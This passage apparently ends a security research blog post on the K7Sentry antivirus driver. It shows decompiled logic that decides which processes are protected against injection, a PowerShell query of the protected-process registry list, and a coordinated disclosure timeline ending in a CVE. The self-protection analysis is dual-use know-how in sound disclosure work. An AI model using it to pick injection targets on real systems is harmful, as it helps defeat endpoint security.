Next, the main job of the K7Sentry driver is to protect some process against modification (like injecting a DLL in it ;-) ). Our main job is to make ShouldProtectProcess return 0.
ShouldProtectProcess determines if the process will be protected by the driver against injection.
// Return 0 = process not "protected"
char ShouldProtectProcess(int processObj, const char *processName, unsigned char *whitelist) {
    // check if the process name is in the VDefProtectedProcs registry key
    while (*whitelist) {
        unsigned char entryLen = *whitelist;
        char *entryName = (char *)(whitelist + 1);
        char entryFlag = entryName[entryLen + 1];

        int nameLen = strlen(processName);

        if (entryLen == nameLen) {
            if (!stricmp(entryName, processName)) {
                // Process is in VDefProtectedProcs
                return entryFlag;  // != 0
            }
        }
        whitelist = (unsigned char *)&entryName[entryLen + 2];
    }

    // Process name not in VDefProtectedProcs

    // Second check

    // If process name start with [kK]7
    if (dword_448D40 &&
        (*processName == 'k' || *processName == 'K') &&
        processName[1] == '7') {


        UNICODE_STRING *pathInfo = NULL;

        // Get the full process path
        if (dword_448D40(dword_448D40, processObj, &pathInfo) >= 0) {

            void *pathBuffer = ExAllocatePool(1, pathInfo->Length);

            if (pathBuffer) {
                if (sub_42DA6E(pathBuffer, pathInfo->Buffer, 0, 0, 0, 0)) {

                    // path checking
                    // unk_472820 = L"C:\\Program Files (x86)\\K7 Computing\\K7TSecurity"
                    // dword_472808 = path len
                    if (!wcsnicmp(pathBuffer, &unk_472820, dword_472808)) {
                        // Path begins with K7 installation directory
                        ExFreePoolWithTag(pathBuffer, 0);
                        return 76;  // Flag 'L' (0x4C)
                    }
                }

                ExFreePoolWithTag(pathBuffer, 0);
            }
        }

        // Process start with K7 but is not in "C:\\Program Files (x86)\\K7 Computing\\K7TSecurity"
        return 0;
    }


    // Ligne 61: return 0
    return 0;  // Not protected
}
Processes with names that match values contained inside VDefProtectedProcs are protected by default, so they can not be used for injection regardless of the directory used.
$regPath = "HKLM:\SYSTEM\CurrentControlSet\Services\K7Sentry\Config"
$value = Get-ItemPropertyValue -Path $regPath -Name "VDefProtectedProcs"
$value
|K7TSMNGR.EXE|L|K7RTSCAN.EXE|L|K7FWSRVC.EXE|L|K7PSSRVC.EXE|L|K7SYSMON.EXE|L|K7EMLPXY.EXE|L|K7AVSCAN.EXE|L|K7TSHLPR.EXE|L|K7CRVSVC.EXE|L|K7TSMAIN.EXE|L|K7TWP.EXE|L|K7TLMTRY.EXE|L|K7WSCSHL.EXE|L|K7TSECURITY.EXE|L|K7TSECURITY.EX|L|
Conclusion
If you have read until the end, you may notice I did not provide a clear way on how to bypass the latest patch. This task is left as a exercise to the reader. Overall, it was quite challenging and digging into a new application to hunt for vulnerabilities is always fascinating.
Disclosure Timeline
- 2025-08-25: Quarkslab contacted K7 Security and asked for a security point of contact to report vulnerabilities.
- 2025-08-26: K7 opened a support ticket. The support team replied that K7 does not run a bug bounty and requested the PoC to be sent to them.
- 2025-09-03: An automatic acknowledge of the support ticket was received.
- 2025-09-03: Quarkslab sent the vulnerability to K7's support team.
- 2025-09-04: K7 acknowledged the report and said it will be forwarded to the appropriate team.
- 2025-09-05: K7 confirmed the appropriate team received the report. Requested a 90 day disclosure embargo period.
- 2025-09-09: K7 informed that the vulnerability was reported earlier and had been fixed by validating the caller process but the validation was not turned on. The vendor provided a configuration file to turn it on.
- 2025-09-19: Quarkslab informed that process validation enforcement was bypassed and sent a PoC.
- 2025-09-22: Suspecting that the vendor's mail server may have blocked or deleted the PoC, Quarkslab re-sent it in a different archive format.
- 2025-09-23: K7 acknowledged receiving the PoC.
- 2025-09-23: K7 asked for the source code of the PoC.
- 2025-09-23: Quarkslab sent source code of the PoC.
- 2025-09-29: K7 said their team reproduced the vuln and was working on a fix.
- 2025-10-09: K7 provided a patch for evaluation. The updated driver denies access to the handle to an unauthorized parent process. They indicated it was an interim fix since the right fix would imply changing the user's UX (ie. a UAC prompt) and that is deferred to a future major version release.
- 2025-11-03: Quarkslab sent a report explaining that the fix could be bypassed using a different binary, asked if there was an estimated date to publish the new version/release with enforcement of an ACL on the named pipe, and offered to postpone publication until December 2nd, 2025. Asked if a CVE will be assigned.
- 2025-11-12: K7 confirmed that the bypass is possible and said they will address it. Informed that a CVE had not been requested in the past since they believed the vuln to be a duplicate, requested to delay publication to December 2nd, and indicated that the named pipe ACL enforcement plan had no ETA at the moment and they intend to cover it a future major product version release.
- 2025-11-12: Quarkslab acknowledged the last K7 communication and confirmed publication on December 2nd, 2025. Asked to be updated on the CVE assignment.
- 2025-11-14: K7 sent a new binary with a fix and informed that a CVE was requested.
- 2025-12-02: Quarkslab notified K7 of bypass of the fix and the upcoming blog post.
- 2025-12-02: K7 acknowledged the last communication.
- 2025-12-02: This blog post was published.
- 2025-12-22: CVE-2025-67826 was assigned.